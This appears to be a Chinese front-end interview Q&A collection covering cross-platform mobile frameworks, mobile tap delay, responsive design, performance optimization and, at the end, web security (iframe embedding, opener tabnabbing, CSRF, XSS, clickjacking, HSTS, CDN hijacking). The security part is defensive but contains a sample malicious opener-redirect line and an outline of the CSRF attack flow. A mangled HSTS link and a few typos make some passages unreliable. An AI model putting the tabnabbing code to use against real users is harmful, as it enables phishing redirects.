React Native 的想法虽然很美好，但是实际开发中出现了各种各样的问题。

最主要的一个问题是， UI 抽象层翻译出来的 iOS 和安卓原生页面，做不到完全一致，尤其是复杂页面，样式或 功能存在差异。编译出来两个平台的原生 App 往往是一个正常，另一个会出现各种奇怪的小毛病。ReactNative 的底层还是没有做到无缝适配，它至今没有发布 1.0 版（2019年底是 0.61 版），这多多少少也说明了一些题。

如果你想用 React Native 做到 iOS 和安卓体验一致，并且充分发挥原生控件的功能，就需要同时熟悉 React Native、iOS、安卓三个平台，这对开发者的要求实在太高了。Airbnb 公司在使用 React Native 两年后，宣 布放弃，改用原生技术栈。

1. Xamarin

Xamarin 是微软公司的跨平台 App 开发框架，原理跟 React Native 很相似，只不过它的语言是 C#。

它的使用需要 Visual Studio，这里就不举例了。

1. Flutter

[Flutter](https://flutter.dev/) 是谷歌公司最新的跨平台开发框架。它为了解决 React Native 的平台差异问题，采用了一个完全不同的方案。

它自己实现了一套控件。打包的时候，会把这套控件打包进每一个 App，因此不存在调用原生控件的问题。不管什么平台，都调用内嵌的自己那套控件，就能做到 iOS 和安卓体验完全一致。

Flutter 历史还不长，应用还不广泛，API 也没稳定下来。但是很值得关注。

它是 Flutter 的官方语言，接近 JavaScript 语法，但是多了静态类型支持。

#### 2.3 描述一下移动端跨平台

**参考答案**：

跨平台开发的目的

* 线上动态性，不需要频繁更新版本即可实现新业务的上线；
* 增加代码复用，减少开发者对多个平台差异适配的工作量，解决多端不一致的问题；
* 提高业务专注的同时，提供比web更好的体验；
* 降低开发成本.

跨平台开发流派

* Web 流：也被称为 Hybrid 技术，它基于 Web 相关技术来实现界面及功能  
  Cordova，AppCan，小程序，快应用
* 代码转换流：将某个语言转成 Objective-C、Java 或 C#，然后使用不同平台下的官方工具来开发  
  java2OC，OC2Java，java2C#
* 编译流：将某个语言编译为二进制文件，生成动态库或打包成 apk/ipa/xap 文件  
  Xamarin
* 虚拟机流：通过将某个语言的虚拟机移植到不同平台上来运行  
  Flutter，Titanium，React Native，Weex

跨平台开发主流技术

* Flutter（Google）
* ReactNative（FaceBook）
* Weex（Alibaba）
* Hybrid App
* Cordova（原PhoneGap，Adobe）（）
* 小程序，快应用

比较

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **解决方案** | **ReactNative** | **Weex** | **Flutter** | **Hybrid App** |
| 平台实现 | JavaScript | JavaScript | 无桥接，原生编码 | 无桥接，原生编码 |
| 引擎 | JSCore | JS V8 | Flutter engine | 原生渲染 |
| 核心语言 | React | Vue | Dart | Java/Obeject-C |
| Apk大小（Release） | 7.6M | 10.6M | 8.1M |  |
| bundle文件大小 | 默认单一，较大 | 较小，多页面可多文件 | 不需要 | 不需要 |
| 上手难度（原生角度） | 较高 | 一般 | 一般 | 容易 |
| 框架程度 | 较重 | 较轻 | 重 | - |
| 特点 | 适合开发整体App | 适合单页面 | 适合开发整体App | 适合开发整体App |
| 社区 | 丰富，FaceBook重点维护 | 有点残念，托管apache | 刚出道小鲜肉，拥护者众多 | 丰富 |
| 线上动态性 | ✅ | ✅ | ❎ | ❎ |
| 跨平台支持 | Android、iOS | Android、iOS、Web | Android、iOS | Android、iOS |

**解析**：

**Flutter**

闲鱼、美团，饿了么、NOW直播（腾讯）、京东金融

Flutter是谷歌的最新移动UI框架。

优点

* 热重载（Hot Reload），利用Android Studio直接一个ctrl+s就可以保存并重载，模拟器立马就可以看见效果，相比原生冗长的编译过程强很多；
* 一切皆为Widget的理念，对于Flutter来说，手机应用里的所有东西都是Widget，通过可组合的空间集合、丰富的动画库以及分层课扩展的架构实现了富有感染力的灵活界面设计；
* 借助可移植的GPU加速的渲染引擎以及高性能本地代码运行时以达到跨平台设备的高质量用户体验。 简单来说就是：最终结果就是利用Flutter构建的应用在运行效率上会和原生应用差不多。

缺点

* 不支持热更新；
* 三方库很少，需要自己造轮子；
* dart语言编写，掌握该语言的开发者很少。

**React Native**

墨刀，京东，手机百度 ,腾讯QQ，QQ空间，Facebook及旗下应用

React Native (简称RN)是Facebook于2015年4月开源的跨平台移动应用开发框架

优点

* 效率体验接近原生应用质量，发布和开发成本低于原生App；
* 支持热更新，快速迭代；
* 社区活跃，基本坑点都能解决；
* 代码跨越双平台

缺点

* RN 的开源库质量不可靠；
* RN 运行时的初始化太慢，首次渲染时间慢（需要从 主线程 -> JS -> Yoga -> 主线程）；
* 调试困难，JSCore 在 iOS / Android 上不一致 （Android 上是 RN 自己 bundle 的），很难 debug 这种坑

**WEEX**

淘宝，天猫，支付宝，网易考拉，网易严选

2016年4月21日，阿里巴巴在Qcon大会上宣布跨平台移动开发工具Weex。

优点

* 单页开发模式效率极高，热更新发包体积小，并且跨平台性更强

缺点

* 社区没有RN活跃，功能尚不健全，暂不适合完全使用Weex开发App

**Hybrid App（Android/iOS+Html5）**

微信，爱奇艺，我爱我家

Hybrid App主要以JS+Native两者相互调用为主，从开发层面实现“一次开发，多处运行”的机制，成为真正适合跨平台的开发

优点

* 兼具了Native App良好用户体验的优势；
* 提升了开发效率，h5可以多平台复用，由服务器快速迭代；
* 实现简单，且原生与h5开发人员充沛。

缺点

* 体验比不上原生,webView性能差；
* 适用部分展示页面，复杂交互仍需要原生开发；
* 需要对应平台人员配合，jsApi因需求需要调整，版本迭代并不自由.

#### 2.4 谈谈移动端点击

**参考答案**：

**移动端 300 ms 点击（click 事件）延迟**

由于移动端会有双击缩放的这个操作，因此浏览器在 click 之后要等待 300ms，判断这次操作是不是双击。

解决方案：

1. 禁用缩放：user-scalable=no
2. 更改默认的视口宽度
3. CSS touch-action

**点击穿透问题**

因为 click 事件的 300ms 延迟问题，所以有可能会在某些情况触发多次事件。

解决方案：

1. 只用 touch
2. 只用 click

#### 2.5 什么是响应式开发？

**参考答案**：

响应式开发是前端开发工作比较常见的工作内容，随着移动互联网的发展，移动端设计越来越重要，很多项目都是移动端项目先开发，而后是PC端的开发，为了降低运营成本和开发成本，同一个网站要能兼容PC端和移动端显示呼之欲出，进而响应式开发成了前端开发人员必备的技能，所以响应式开发的技术必须掌握。

**什么是响应式**

顾名思义，同一个网站兼容不同的大小的设备。如PC端、移动端（平板、横屏、竖排）的显示风格。

**需要用到的技术**

1. Media Query（媒体查询）

用于查询设备是否符合某一特定条件，这些特定条件包括屏幕尺寸，是否可触摸，屏幕精度，横屏竖屏等信息。

1. 使用em或rem做尺寸单位

用于文字大小的响应和弹性布局。

1. 禁止页面缩放

|  |  |
| --- | --- |
| 1  2 | <**meta** name="viewport" content="initial-scale=1, width=device-width, maximum-scale=1, user-scalable=no" />  复制代码 |

1. 屏幕尺寸响应

a) 固定布局：页面居中，两边留白，他能适应大于某个值一定范围的宽度，但是如果太宽就会有很多留白，太窄会出现滚动条，在PC页面上很常见。

b) 流动布局：屏幕尺寸在一定范围内变化时，不改变模块布局，只改变模块尺寸比例。比固定布局更具响应能力，两边不留白，但是也只能适应有限的宽度变化范围，否则模块会被挤（拉）得不成样子。

c) 自定义布局：上面几种布局方式都无法跨域大尺寸变化，所以适当时候我们需要改变模块的位置排列或者隐藏一些次要元素。

d) 栅格布局：这种布局方式使得模块之间非常容易对齐，易于模块位置的改变用于辅助自定义布局。

**响应式设计注意事项**

1.宽度不固定，可以使用百分比

|  |  |
| --- | --- |
| 1  2 | #head{**width**:100%;}  #content{**width**:50%;} |

1. 图片处理

图片的宽度和高度设置等比缩放，可以设置图片的width为百分比，height:auto;

背景图片可以使用background-size 指定背景图片的大小。

## 3.性能

#### 3.1 前端性能优化手段

**参考答案**：

前端性能优化手段从以下几个方面入手：**加载优化**、**执行优化**、**渲染优化**、**样式优化**、**脚本优化**

**加载优化**:减少HTTP请求、缓存资源、压缩代码、无阻塞、首屏加载、按需加载、预加载、压缩图像、减少Cookie、避免重定向、异步加载第三方资源

**执行优化**：CSS写在头部，JS写在尾部并异步、避免img、iframe等的src为空、尽量避免重置图像大小、图像尽量避免使用DataURL

**渲染优化**：设置viewport、减少DOM节点、优化动画、优化高频事件、GPU加速

**样式优化**：避免在HTML中书写style、避免CSS表达式、移除CSS空规则、正确使用display：display、不滥用float等

**脚本优化**：减少重绘和回流、缓存DOM选择与计算、缓存.length的值、尽量使用事件代理、尽量使用id选择器、touch事件优化

**解析**：

**加载优化**

* 减少HTTP请求：尽量减少页面的请求数(首次加载同时请求数不能超过4个)，移动设备浏览器同时响应请求为4个请求(Android支持4个，iOS5+支持6个)
  + 合并CSS和JS
  + 使用CSS精灵图
* 缓存资源：使用缓存可减少向服务器的请求数，节省加载时间，所有静态资源都要在服务器端设置缓存，并且尽量使用长缓存(使用时间戳更新缓存)
  + 缓存一切可缓存的资源
  + 使用长缓存
  + 使用外联的样式和脚本
* 压缩代码：减少资源大小可加快网页显示速度，对代码进行压缩，并在服务器端设置GZip
  + 压缩代码(多余的缩进、空格和换行符)
  + 启用Gzip
* 无阻塞：头部内联的样式和脚本会阻塞页面的渲染，样式放在头部并使用link方式引入，脚本放在尾部并使用异步方式加载
* 首屏加载：首屏快速显示可大大提升用户对页面速度的感知，应尽量针对首屏的快速显示做优化
* 按需加载：将不影响首屏的资源和当前屏幕不用的资源放到用户需要时才加载，可大大提升显示速度和降低总体流量(按需加载会导致大量重绘，影响渲染性能)
  + 懒加载
  + 滚屏加载
  + Media Query加载
* 预加载：大型资源页面可使用Loading，资源加载完成后再显示页面，但加载时间过长，会造成用户流失
  + 可感知Loading：进入页面时Loading
  + 不可感知Loading：提前加载下一页
* 压缩图像：使用图像时选择最合适的格式和大小，然后使用工具压缩，同时在代码中用srcset来按需显示(

过度压缩图像大小影响图像显示效果)

* + 使用[TinyJpg](https://tinyjpg.com/)和[TinyPng](https://tinypng.com/" \t "_blank)压缩图像
  + 使用CSS3、SVG、IconFont代替图像
  + 使用img的srcset按需加载图像
  + 选择合适的图像：webp优于jpg，png8优于gif
  + 选择合适的大小：首次加载不大于1014kb、不宽于640px
  + PS切图时D端图像保存质量为80，M端图像保存质量为60
* 减少Cookie：Cookie会影响加载速度，静态资源域名不使用Cookie
* 避免重定向：重定向会影响加载速度，在服务器正确设置避免重定向
* 异步加载第三方资源：第三方资源不可控会影响页面的加载和显示，要异步加载第三方资源

**执行优化**

* **CSS写在头部，JS写在尾部并异步**
* **避免img、iframe等的src为空**：空src会重新加载当前页面，影响速度和效率
* **尽量避免重置图像大小**：多次重置图像大小会引发图像的多次重绘，影响性能
* **图像尽量避免使用DataURL**：DataURL图像没有使用图像的压缩算法，文件会变大，并且要解码后再渲染，加载慢耗时长

**渲染优化**

* **设置viewport**：HTML的viewport可加速页面的渲染

|  |  |
| --- | --- |
| 1 | <meta name="viewport" content="width=device-width, user-scalable=no, initial-scale=1, minimum-scale=1, maximum-scale=1"> |

* **减少DOM节点**：DOM节点太多影响页面的渲染，尽量减少DOM节点
* **优化动画**
  + 尽量使用CSS3动画
  + 合理使用requestAnimationFrame动画代替setTimeout
  + 适当使用Canvas动画：5个元素以内使用CSS动画，5个元素以上使用Canvas动画，iOS8+可使用WebGL动画
* **优化高频事件**：scroll、touchmove等事件可导致多次渲染
  + 函数节流
  + 函数防抖
  + 使用requestAnimationFrame监听帧变化：使得在正确的时间进行渲染
  + 增加响应变化的时间间隔：减少重绘次数
* **GPU加速**：使用某些HTML5标签和CSS3属性会触发GPU渲染，请合理使用(**过渡使用会引发手机耗电量增加**)
  + HTML标签：video、canvas、webgl
  + CSS属性：opacity、transform、transition

**样式优化**

* **避免在HTML中书写style**
* **避免CSS表达式**：CSS表达式的执行需跳出CSS树的渲染
* **移除CSS空规则**：CSS空规则增加了css文件的大小，影响CSS树的执行
* **正确使用display：display会影响页面的渲染**
  + display:inline后不应该再使用float、margin、padding、width和height
  + display:inline-block后不应该再使用float
  + display:block后不应该再使用vertical-align
  + display:table-\*后不应该再使用float和margin
* **不滥用float**：float在渲染时计算量比较大，尽量减少使用
* **不滥用Web字体**：Web字体需要下载、解析、重绘当前页面，尽量减少使用
* **不声明过多的font-size**：过多的font-size影响CSS树的效率
* **值为0时不需要任何单位**：为了浏览器的兼容性和性能，值为0时不要带单位
* 标准化各种浏览器前缀
  + 无前缀属性应放在最后
  + CSS动画属性只用-webkit-、无前缀两种
  + 其它前缀为-webkit-、-moz-、-ms-、无前缀四种：Opera改用blink内核，-o-已淘汰
* **避免让选择符看起来像正则表达式**：高级选择符执行耗时长且不易读懂，避免使用

**脚本优化**

* **减少重绘和回流**
  + 避免不必要的DOM操作
  + 避免使用document.write
  + 减少drawImage
  + 尽量改变class而不是style，使用classList代替className
* **缓存DOM选择与计算**：每次DOM选择都要计算和缓存
* **缓存.length的值**：每次.length计算用一个变量保存值
* **尽量使用事件代理**：避免批量绑定事件
* **尽量使用id选择器**：id选择器选择元素是最快的
* **touch事件优化**：使用tap(touchstart和touchend)代替click(**注意touch响应过快，易引发误操作**)

**常用规则**

**雅虎军规**

* 内容
  + **Make Fewer HTTP Requests**：减少HTTP请求数
  + **Reduce DNS Lookups**：减少DNS查询
  + **Avoid Redirects**：避免重定向
  + **Make Ajax Cacheable**：缓存AJAX请求
  + **Postload Components**：延迟加载资源
  + **Preload Components**：预加载资源
  + **Reduce The Number Of DOM Elements**：减少DOM元素数量
  + **Split Components Across Domains**：跨域拆分资源
  + **Minimize The Number Of Iframes**：减少iframe数量
  + **No 404s**：消除404错误
* 样式
  + **Put Stylesheets At The Top**：置顶样式
  + **Avoid CSS Expressions**：避免CSS表达式
  + **Choose Over @import**：选择``代替@import
  + **Avoid Filters**：避免滤镜
* 脚本
  + **Put Scripts At The Bottom**：置底脚本
  + **Make JavaScript And CSS External**：使用外部JS和CSS
  + **Minify JavaScript And CSS**：压缩JS和CSS
  + **Remove Duplicate Scripts**：删除重复脚本
  + **Minimize DOM Access**：减少DOM操作
  + **Develop Smart Event Handlers**：开发高效的事件处理
* 图像
  + **Optimize Images**：优化图片
  + **Optimize CSS Sprites**：优化CSS精灵图
  + **Don't Scale Images In HTML**：不在HTML中缩放图片
  + **Make Favicon.ico Small And Cacheable**：使用小体积可缓存的favicon
* 缓存
  + **Reduce Cookie Size**：减少Cookie大小
  + **Use Cookie-Free Domains For Components**：使用无Cookie域名的资源
* 移动端
  + **Keep Components Under 25kb**：保持资源小于25kb
  + **Pack Components Into A Multipart Document**：打包资源到多部分文档中
* 服务器
  + **Use A Content Delivery Network**：使用CDN
  + **Add An Expires Or A Cache-Control Header**：响应头添加Expires或Cache-Control
  + **Gzip Components**：Gzip资源
  + **Configure ETags**：配置ETags
  + **Flush The Buffer Early**：尽早输出缓冲
  + **Use Get For AJAX Requests**：AJAX请求时使用get
  + **Avoid Empty Image Src**：避免图片空链接

**2-5-8原则**

在前端开发中，此规则作为一种开发指导思路，针对浏览器页面的性能优化。

* 用户在2秒内得到响应，会感觉页面的响应速度很快 Fast
* 用户在2~5秒间得到响应，会感觉页面的响应速度还行 Medium
* 用户在5~8秒间得到响应，会感觉页面的响应速度很慢，但还可以接受 Slow
* 用户在8秒后仍然无法得到响应，会感觉页面的响应速度垃圾死了

#### 3.2 一个官网怎么优化，有哪些性能指标，如何量化

**参考答案**：

对首屏加载速度影响最大的还是资源大小，请求数量，请求速度等。代码方面，前端一般很难写出严重影响速度的代码。减小资源大小，可以用各种压缩，懒加载，预加载，异步加载等方法。减少请求数量可以使用雪碧图，搭建node中台将多个请求合并成一个等。对于官网这种项目，最好使用服务端渲染，首屏快之外，也有利于SEO。

**检测方案**：

使用lighthouse进行性能检测，并对lighthouse提出的建议进行优化

**具体优化方案**：

通过静态化、图片懒加载、图片压缩、异步加载（js和css）、优化代码等方式，以下是具体方法

**静态化**

服务端渲染，“直出”页面，具有较好的SEO和首屏加载速度。主要还有以下的优点：

* 使用jsp模板语法（百度后发现是用Velocity模板语法）渲染页面，减少了js文件体积
* 减少了请求数量
* 因为不用等待大量接口返回，加快了首屏时间

可以尝试Vue的服务端渲染。首页目前有部分是用接口读取数据，然后用jq进行渲染，性能上应该不如Virtual DOM，不过内容不多。

**图片懒加载**

这是一个很重要的优化项。因为官网上有很多图片，而且编辑们上传文章图片的时候一般没有压缩，但是很多图片的体积都很大。还有一个轮播图，20张图标，最小的几十K，最大的两百多K。对于图片来源不可控的页面，懒加载是个很实用的操作，直接将首屏加载的资源大小加少了十几M。

**图片压缩**

对于来源可控，小图标等图片可以用雪碧图，base64等方法进行优化。目前只是用工具压缩了图片大小，后续可以考虑在webpack打包的时候生成雪碧图。

**异步加载js**

通过标签引入的js文件，可以设置defer，async属性让其异步加载，而不会阻塞渲染。defer和async的区别在于async加载完就立即执行，没有考虑依赖，标签顺序等。而defer加载完后会等它前面引入的文件执行完再执行。一般defer用的比较多，async只能用在那些跟别的文件没有联系的孤儿脚本上。

**异步加载css**

没想到css也能异步加载，但这是lighthouse给出的建议。找了一下发现有以下两种方法：  
一是通过js脚本在文档中插入标签  
二是通过``的media属性  
media属性是媒体查询用的，用于在不同情况下加载不同的css。这里是将其设置为一个不适配当前浏览器环境的值，甚至是不能识别的值，浏览器会认为这个样式文件优先级低，会在不阻塞的情况加载。加载完成后再将media`设置为正常值，让浏览器解析css。

|  |  |
| --- | --- |
| 1 | <**link** rel="stylesheet" href="//example.css" media="none" onload="this.media='all'"> |

这里用的是第二种方法。但是webpack注入到html中的外链css还没找到异步加载的方法。

**preconnent**

lighthouse建议对于接下来会访问的地址可以提前建立连接。一般有一下几种方式。

**dns-prefetch**  
域名预解析

|  |  |
| --- | --- |
| 1 | <**link** rel="dns-prefetch" href="//example.com"> |

**preconnet**  
预连接

|  |  |
| --- | --- |
| 1  2 | <**link** rel="preconnect" href="//example.com">  <**link** rel="preconnect" href="//cdn.example.com" crossorigin> |

**prefetch**  
预加载

|  |  |
| --- | --- |
| 1  2 | <link rel="prefetch" href="//example.com/next-page.html" **as**="html" crossorigin="use-credentials">  <link rel="prefetch" href="library.js" **as**="script"> |

**prerender**  
预渲染

|  |  |
| --- | --- |
| 1 | <**link** rel="prerender" href="//example.com/next-page.html"> |

这四种层层递进，但是不要连接不需要的资源，反而损耗性能。我在页面上对某些资源用了preconnect，但并没有明显的效果。应该对于在线小说，在线漫画这种场景预加载会更适用。

**代码优化**

lighthouse上显示主线程耗时最多的是样式和布局，所以对这部分进行优化。主要有一下几点：

* 去掉页面上用于布局的table，table本身性能较低，且维护性差，是一种过时的布局方案。
* 在去掉table布局的同时减少一些无意义的DOM元素，减少DOM元素的数量和嵌套。
* 减少css选择器的嵌套。用sass，less这种css预处理器很容易造成多层嵌套。优化前代码里最多的有七八层嵌套，对性能有一定影响。重构后不超过三层。

通过上面的重构后，样式布局和渲染时间从lighthouse上看大概减少了300ms。但样式和布局的时间还是最长的，感觉还有优化空间。

接下来是js代码的优化和重构。因为移除Vue框架，以及用服务端端直出，现在js代码已经减少了大部分。主要有以下几部分：

* 拆分函数，将功能复杂的函数拆分成小函数，让每个函数只做一件事。
* 优化分支结构，用对象Object，代替if...else和switch...case

如下面这段代码，优化后变得更加简洁，也便于维护。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19 | // 优化前  var getState = function (state) {  **switch** (state) {  **case** 1:  **return** 'up';  **case** 0:  **return** 'stay';  **case** 2:  **return** 'down';    }  }    // 优化后  var getState = function(state) {    var stateMap = {      1: 'up', 0: 'stay', 2: 'down'    }  **return** stateMap[state]  } |

* 优化DOM操作

DOM操作如改变样式，改变内容可能会引起页面的重绘重排，是比较消耗性能的。网上也有很多优化jq操作的方法。  
如将查询到的DOM使用变量存起来，避免重复查询。以及将多次DOM操作变成一次等。这里重点讲一下第二种。  
常见的需求是渲染一个列表，如果直接在for循环里面append到父元素中，性能是非常差的。幸好原来的操作是将所有DOM用字符串拼接起来，再用html()方法一次性添加到页面中。  
还有另一种方法是使用文档碎片(fragment)。通过document.createDocumentFragment()可以新建一个fragment。向fragment中appendChild元素的时候是不会阻塞渲染进程的。最后将fragment替换掉页面上的元素。将fragment元素用appendChild的方法添加到页面上时，实际上添加上去的是它内部的元素，也就是它的子元素。

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | var fragment = document.createDocumentFragment()  **for** (var i = 0; i < data.length; i++) {    var str = '<div>' + i + '</div>'    fragment.appendChild($(str)[0])  }  $('.container').append(fragment) |

经过测试，在当前的场景下，使用fragment的速度和html()是差不多的，都是10ms左右。区别在于最后将fragment添加到页面上$('.container').append(fragment)这行代码仅仅花费1ms。也就是说，将fragment插入页面时不会引起页面重绘重排，不会引起阻塞。

#### 3.3 尾调用优化

**参考答案**：

尾调用是指某个函数的最后一步是调用另一个函数。

函数调用会在内存形成一个“调用记录”，又称“调用帧”，保存调用位置和内存变量等信息。如果在函数A的内部调用函数B，那么在A的调用帧上方，还会形成一个B的调用帧。等到B运行结束，将结果返回到A，B的调用帧才会消失。如果函数B内部还调用函数C，那就还有一个C的调用帧，依次类推。所有的调用帧，就形成一个“调用栈”。

**尾调用由于是函数的最后一步操作，所有不需要保留外层函数的调用帧，因为调用位置、内部变量等信息都不会再用到了，只要直接用内层函数的调用帧，取代外层函数的调用帧就可以了**。

如果所有函数都是尾调用，那么完全可以做到每次执行时，调用帧只有一项，这将大大节省内存。这就是“尾调用优化”。注意，只有不再用到外层函数的内部变量，内层函数的调用帧才会取代外层函数的调用帧，否则就无法进行“尾调用优化”。

**尾调用案例：**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **function** addOne(a) {  **var** one = 1;  **function** inner(b) {  **return** b + one;      }  **return** inner(a);  } |

## 4. 安全

#### 4.1 如何提高网站的安全性？

**参考答案：**

前端常见安全问题的7个方面：

1. iframe
2. opener
3. CSRF（跨站请求伪造）
4. XSS（跨站脚本攻击）
5. ClickJacking（点击劫持）
6. HSTS（HTTP严格传输安全）
7. CND劫持

**解析**：

1. iframe

a.如何让自己的网站不被其他网站的 iframe 引用？

|  |  |
| --- | --- |
| 1  2  3  4  5 | // 检测当前网站是否被第三方iframe引用  // 若相等证明没有被第三方引用，若不等证明被第三方引用。当发现被引用时强制跳转百度。  **if**(top.location != self.location){      top.location.href = '[http://www.baidu.com](http://www.baidu.com/)'  } |

b.如何禁用，被使用的 iframe 对当前网站某些操作？

sandbox是html5的新属性，主要是提高iframe安全系数。iframe因安全问题而臭名昭著，这主要是因为iframe常被用于嵌入到第三方中，然后执行某些恶意操作。  
现在有一场景：我的网站需要 iframe 引用某网站，但是不想被该网站操作DOM、不想加载某些js（广告、弹框等）、当前窗口被强行跳转链接等，我们可以设置 sandbox 属性。如使用多项用空格分隔。

* allow-same-origin：允许被视为同源，即可操作父级DOM或cookie等
* allow-top-navigation：允许当前iframe的引用网页通过url跳转链接或加载
* allow-forms：允许表单提交
* allow-scripts：允许执行脚本文件
* allow-popups：允许浏览器打开新窗口进行跳转
* “”：设置为空时上面所有允许全部禁止

1. opener

如果在项目中需要 **打开新标签** 进行跳转一般会有两种方式

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | // 1) HTML -> <a target='\_blank' href='[http://www.baidu.com](http://www.baidu.com/)'>  // 2)  JS  -> window.open('[http://www.baidu.com](http://www.baidu.com/)')    /\*   \* 这两种方式看起来没有问题，但是存在漏洞。   \* 通过这两种方式打开的页面可以使用 window.opener 来访问源页面的 window 对象。   \* 场景：A 页面通过 <a> 或 window.open 方式，打开 B 页面。但是 B 页面存在恶意代码如下：   \* window.opener.location.replace('[https://www.baidu.com](https://www.baidu.com/)') 【此代码仅针对打开新标签有效】   \* 此时，用户正在浏览新标签页，但是原来网站的标签页已经被导航到了百度页面。   \* 恶意网站可以伪造一个足以欺骗用户的页面，使得进行恶意破坏。   \* 即使在跨域状态下 opener 仍可以调用 location.replace 方法。   \*/ |

a.

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | <**a** target="\_blank" href="" rel="noopener noreferrer nofollow">a标签跳转url</**a**>    <!--    通过 rel 属性进行控制：    noopener：会将 window.opener 置空，从而源标签页不会进行跳转（存在浏览器兼容问题）    noreferrer：兼容老浏览器/火狐。禁用HTTP头部Referer属性（后端方式）。    nofollow：SEO权重优化，详情见 <https://blog.csdn.net/qq_33981438/article/details/80909881>   --> |

b.window.open()

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | <button onclick='openurl("[http://www.baidu.com](http://www.baidu.com/)")'>click跳转</button>    **function** openurl(url) {  **var** newTab = window.open();      newTab.opener = **null**;      newTab.location = url;  } |

1. CSRF / XSRF（跨站请求伪造）

你可以这么理解 CSRF 攻击：攻击者盗用了你的身份，以你的名义进行恶意请求。它能做的事情有很多包括：以你的名义发送邮件、发信息、盗取账号、购买商品、虚拟货币转账等。总结起来就是：个人隐私暴露及财产安全问题。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | /\*   \* 阐述 CSRF 攻击思想：（核心2和3）   \* 1、浏览并登录信任网站（举例：淘宝）   \* 2、登录成功后在浏览器产生信息存储（举例：cookie）   \* 3、用户在没有登出淘宝的情况下，访问危险网站   \* 4、危险网站中存在恶意代码，代码为发送一个恶意请求（举例：购买商品/余额转账）   \* 5、携带刚刚在浏览器产生的信息进行恶意请求   \* 6、淘宝验证请求为合法请求（区分不出是否是该用户发送）   \* 7、达到了恶意目标   \*/ |

防御措施（推荐添加token / HTTP头自定义属性）

* 涉及到数据修改操作严格使用 post 请求而不是 get 请求
* HTTP 协议中使用 Referer 属性来确定请求来源进行过滤（禁止外域）
* 请求地址添加 token ，使黑客无法伪造用户请求
* HTTP 头自定义属性验证（类似上一条）
* 显示验证方式：添加验证码、密码等

1. XSS/CSS（跨站脚本攻击）

XSS又叫CSS（Cross Site Script），跨站脚本攻击：攻击者在目标网站植入恶意脚本（js / html），用户在浏览器上运行时可以获取用户敏感信息（cookie / session）、修改web页面以欺骗用户、与其他漏洞相结合形成蠕虫等。

浏览器遇到 html 中的 script 标签时，会解析并执行其中的js代码

针对这种情况，我们对特殊字符进行转译就好了（vue/react等主流框架已经避免类似问题，vue举例：不能在template中写script标签，无法在js中通过ref或append等方式动态改变或添加script标签）

XSS类型：

* 持久型XSS：将脚本植入到服务器上，从而导致每个访问的用户都会执行
* 非持久型XSS：对个体用户某url的参数进行攻击

防御措施（对用户输入内容和服务端返回内容进行过滤和转译）

* 现代大部分浏览器都自带 XSS 筛选器，vue / react 等成熟框架也对 XSS 进行一些防护
* 即便如此，我们在开发时也要注意和小心
* 对用户输入内容和服务端返回内容进行过滤和转译
* 重要内容加密传输
* 合理使用get/post等请求方式
* 对于URL携带参数谨慎使用
* 我们无法做到彻底阻止，但是能增加黑客攻击成本，当成本与利益不符时自然会降低风险

1. ClickJacking（点击劫持）

ClickJacking 翻译过来被称为点击劫持。一般会利用透明 iframe 覆盖原网页诱导用户进行某些操作达成目的。

防御措施

* 在HTTP投中加入 X-FRAME-OPTIONS 属性，此属性控制页面是否可被嵌入 iframe 中【DENY：不能被所有网站嵌套或加载；SAMEORIGIN：只能被同域网站嵌套或加载；ALLOW-FROM URL：可以被指定网站嵌套或加载。】
* 判断当前网页是否被 iframe 嵌套（详情在第一条 firame 中）

1. HSTS（HTTP Strict Transport Security：HTTP严格传输安全）

网站接受从 HTTP 请求跳转到 HTTPS 请求的做法，例如我们输入“[http://www.baidu.com](https://link.zhihu.com/?target=http%3A/www.baidu.com)”或“[www.baidu.com”最终都会被302重定向到“[https://www.baidu.com](https://link.zhihu.com/?target=https%3A//www.baidu.com)”。这就存在安全风险，当我们第一次通过](http://www.baidu.xn--com302[https-149fka9451pilkvxhbu0b6i9b4n8fwnxb2izb35d/www.baidu.com%5D(https:/link.zhihu.com/?target=https%3A/www.baidu.com)%E2%80%9D%E3%80%82%E8%BF%99%E5%B0%B1%E5%AD%98%E5%9C%A8%E5%AE%89%E5%85%A8%E9%A3%8E%E9%99%A9%EF%BC%8C%E5%BD%93%E6%88%91%E4%BB%AC%E7%AC%AC%E4%B8%80%E6%AC%A1%E9%80%9A%E8%BF%87) HTTP 或域名进行访问时，302重定向有可能会被劫持，篡改成一个恶意或钓鱼网站。  
HSTS：通知浏览器此网站禁止使用 HTTP 方式加载，浏览器应该自动把所有尝试使用 HTTP 的请求自动替换为 HTTPS 进行请求。用户首次访问时并不受 HSTS 保护，因为第一次还未形成链接。我们可以通过 **浏览器预置HSTS域名列表** 或 **将HSTS信息加入到域名系统记录中**，来解决第一次访问的问题。

1. CDN劫持

出于性能考虑，前端应用通常会把一些静态资源存放到CDN（Content Delivery Networks）上面，例如 js 脚本和 style 文件。这么做可以显著提高前端应用的访问速度，但与此同时却也隐含了一个新的安全风险。如果攻击者劫持了CDN，或者对CDN中的资源进行了污染，攻击者可以肆意篡改我们的前端页面，对用户实施攻击。  
现在的CDN以支持SRI为荣，script 和 link 标签有了新的属性 integrity，这个属性是为了防止校验资源完整性来判断是否被篡改。它通过 **验证获取文件的哈希值是否和你提供的哈希值一样来判断资源是否被篡改**。  
使用 SRI 需要两个条件：一是要保证 **资源同域** 或开启跨域，二是在中 **提供签名** 以供校验。

integrity 属性分为两个部分，第一部分是指定哈希值的生成算法（例：sha384），第二部分是经过编码的实际哈希值，两者之前用一个短横(-)来分隔

#### 4.2 前端安全相关-XSS和CSRF

**参考答案**：

**XSS（Cross-site scripting）**，指的是跨站脚本攻击，攻击者通过向页面A注入代码，达到窃取信息等目的，本质是数据被当作程序执行。XSS危害是很大的，一般XSS可以做到以下的事情：

* 获取页面的数据，包括dom、cookies、localStorage等
* 劫持前端逻辑
* 发送请求

**CSRF(Cross Site Request Frogy)指的是跨站请求伪造**。与XSS不同的是，XSS是攻击者直接对我们的网站A进行注入攻击，CSRF是通过网站B对我们的网站A进行伪造请求。

